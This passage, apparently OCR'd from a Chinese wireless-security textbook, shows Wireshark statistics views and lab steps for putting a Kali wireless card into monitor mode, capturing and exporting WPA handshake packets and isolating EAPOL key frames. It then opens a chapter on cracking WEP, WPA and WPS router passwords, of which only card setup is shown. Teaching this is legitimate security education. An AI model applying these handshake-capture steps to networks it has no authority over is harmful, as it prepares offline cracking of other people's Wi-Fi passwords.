
Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Packet Lengths	3315	289.15	42	1514	0.0243	100%	1.6200	134.305
0-19	0	-	-	-	0.0000	0.00%	-	-
20-39	0	-	-	-	0.0000	0.00%	-	-
40-79	2122	63.50	42	79	0.0156	64.01%	1.4500	134.342
80-159	372	105.34	80	159	0.0027	11.22%	0.1200	77.159
160-319	150	213.17	160	312	0.0011	4.52%	0.0500	131.903
320-639	173	479.36	323	625	0.0013	5.22%	0.0600	90.234
640-1279	108	867.93	640	1270	0.0008	3.26%	0.0400	65.397
1280-2559	390	1476.87	1306	1514	0.0029	11.76%	0.1400	131.015
2560-5119	0	-	-	-	0.0000	0.00%	-	-
5120 and greater	0	-	-	-	0.0000	0.00%	-	-

显示过滤器: Enter a display filter ...　应用


复制　另存为...　Close

Step 06 选择“统计”菜单项，在弹出的菜单列表中选择“I/O图表”菜单命令，打开下图所示的“I/O图表”对话框，其中包括一个坐标轴显示的图表，下方可以添加任意的协议，


也可以选择协议显示的颜色，还可以调整坐标轴的刻度。



Step 07 选择“统计”菜单项，在弹出的菜单列表中选择“流量图”菜单命令，打开下图所示的“流量图”对话框，其中包括通信时间、通信地址、端口以及通信过程中的协议功能，非常清晰明了。



Step 08 选择“统计”菜单项，在弹出的菜单列表中选择“TCP流型图”菜单命令，打开下图所示的对话框。在其中可以根据实际需要设置相应的显示，还可以切换数据包的方向。



7.4　实战演练

实战演练1——筛选出无线通信中的握手信息

筛选无线通信中握手信息可以通过以下几个步骤进行：

Step 01 将网卡置入monitor模式。使用iw dev wlan0 interface add wlan0mon type monitor命令将网卡置入monitor模式，如下图所示。

```
root@kali:~# iw dev wlan0 interface add wlan0mon type monitor
root@kali:~# iwconfig
wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```


Step 02 使用ifconfig wlan0mon up命令，将新创建的无线网卡启动，如下图所示。

```
root@kali:~# ifconfig wlan0mon up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::20c:29ff:fe7f:39f2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7f:39:f2  txqueuelen 1000  (Ethernet)
        RX packets 14827  bytes 20048396 (19.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4945  bytes 311322 (304.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 164  bytes 8356 (8.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 164  bytes 8356 (8.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec E8-4E-06-28-AE-46-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 102  bytes 15130 (14.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Step 03 启动Wireshark抓包工具，选择wlan0mon无线网卡，如下图所示。



Step 04 在抓取到的数据包中筛选并标记出握手信息数据包，如下图所示。

Destination	Protocol	Length	Info
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	10	Acknowledgement, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
Guangdon_43:b1:45 (30:84:54:43:b1:45) (RA)	802.11	10	Acknowledgement, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	10	Acknowledgement, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	10	Acknowledgement, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........
VivoMobi_a8:f3:a3 (08:23:b2:a8:f3:a3) (RA)	802.11	16	Request-to-send, Flags=........


Step 05 选择“文件”菜单项，在弹出的菜单列表中选择“导出特定分组”菜单命令，导出标记后的握手信息数据包，如下图所示。




实战演练2——快速定位身份验证信息数据包

通过Wireshark抓取到整个握手过程数据包后，用户可以通过以下步骤来快速定位，精确定位到身份验证数据包。

Step 01 通过Wireshark打开抓取到的握手信息数据包，如下图所示。



Step 02 在筛选条件文本框中输入eapol筛选条件，如下图所示。



Step 03 单击右侧的 按钮，即可展开身份验证信息，如下图所示。

```
▸ Frame 997: 237 bytes on wire (1896 bits), 237 bytes captured (1896 bits)
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 199
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 3]
  ▸ Key Information: 0x13ca
    Key Length: 16
    Replay Counter: 2
    WPA Key Nonce: 56ebe09011f4c4c2a4453356ddd9973f3c06a73cb8e58df1...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: d7e1510da4058ffb4a31989fbf57ecd8
    WPA Key Data Length: 104
    WPA Key Data: a45460445387ee006c785aa3018c150a8e67267a84749070...
```

7.5 小试身手

练习1：使用Wireshark进行抓包。

练习2：使用筛选器筛选出需要的数据包。

练习3：如何对数据包进行标记并导出这些标记的数据包。

第8章　无线路由器的密码安全策略

无线路由器的加密方式包括WEP、WPA与WPS三种，针对不同的方式，破解密码的工具以及安全维护方式都不同。

8.1　破解密码前的准备工作

在开始破解密码之前需要有一些准备工作，这里需要用户购买一个无线网卡，该网卡需要适合kali虚拟机，一般atheros芯片的无线网卡可以安装在kali虚拟机中，不过，为确保购买的网卡正确，购买前请认真询问是否支持kali虚拟机。

8.1.1　查看网卡信息

无线网卡购买后，下面就可以查看网卡的信息了，包括网卡模式、网卡信息、网卡映射信息等。具体操作步骤如下：

Step 01 查看网卡模式。使用iw list命令查看网卡的信息。下图为执行效果。这里显示出来的模式是该网卡所支持的所有模式。


```
Supported interface modes:
         * IBSS
         * managed
         * AP
         * AP/VLAN
         * monitor
         * mesh point
```

Step 02 在Kali Linux系统命令界面中输入ifconfig -a命令，通过这个命令可以查看本机所有网卡信息，可以看到此时本台计算机中没有无线网卡，如下图所示。


```
root@kali:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.157.131  netmask 255.255.255.0  broadcast 192.168.157.255
        inet6 fe80::20c:29ff:fe39:f29c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:f2:9c  txqueuelen 1000  (Ethernet)
        RX packets 5863  bytes 1093293 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1246  bytes 100278 (97.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 168  bytes 8544 (8.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 168  bytes 8544 (8.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 03 将网卡映射进虚拟机，选择vmware工具栏中的“虚拟机”菜单项，在弹出的菜单列表中选择“可移动设备”菜单命令，再从“可移动设备”菜单列表中选择相应的无线网卡并进行连接，如下图所示。



Step 04 此时会弹出一个提示框，询问是否连接USB设备，单击“确定”按钮，如下图所示。



Step 05 再次运行ifconfig -a命令。这时会多出一个wlan开头的网卡，这就是无线网卡，如下图所示。

```
root@kali:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.157.131  netmask 255.255.255.0  broadcast 192.168.157.255
        inet6 fe80::20c:29ff:fe39:f29c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:f2:9c  txqueuelen 1000  (Ethernet)
        RX packets 50030  bytes 66929258 (63.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22877  bytes 1399881 (1.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 172  bytes 8784 (8.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 172  bytes 8784 (8.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether f2:34:da:c1:70:64  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
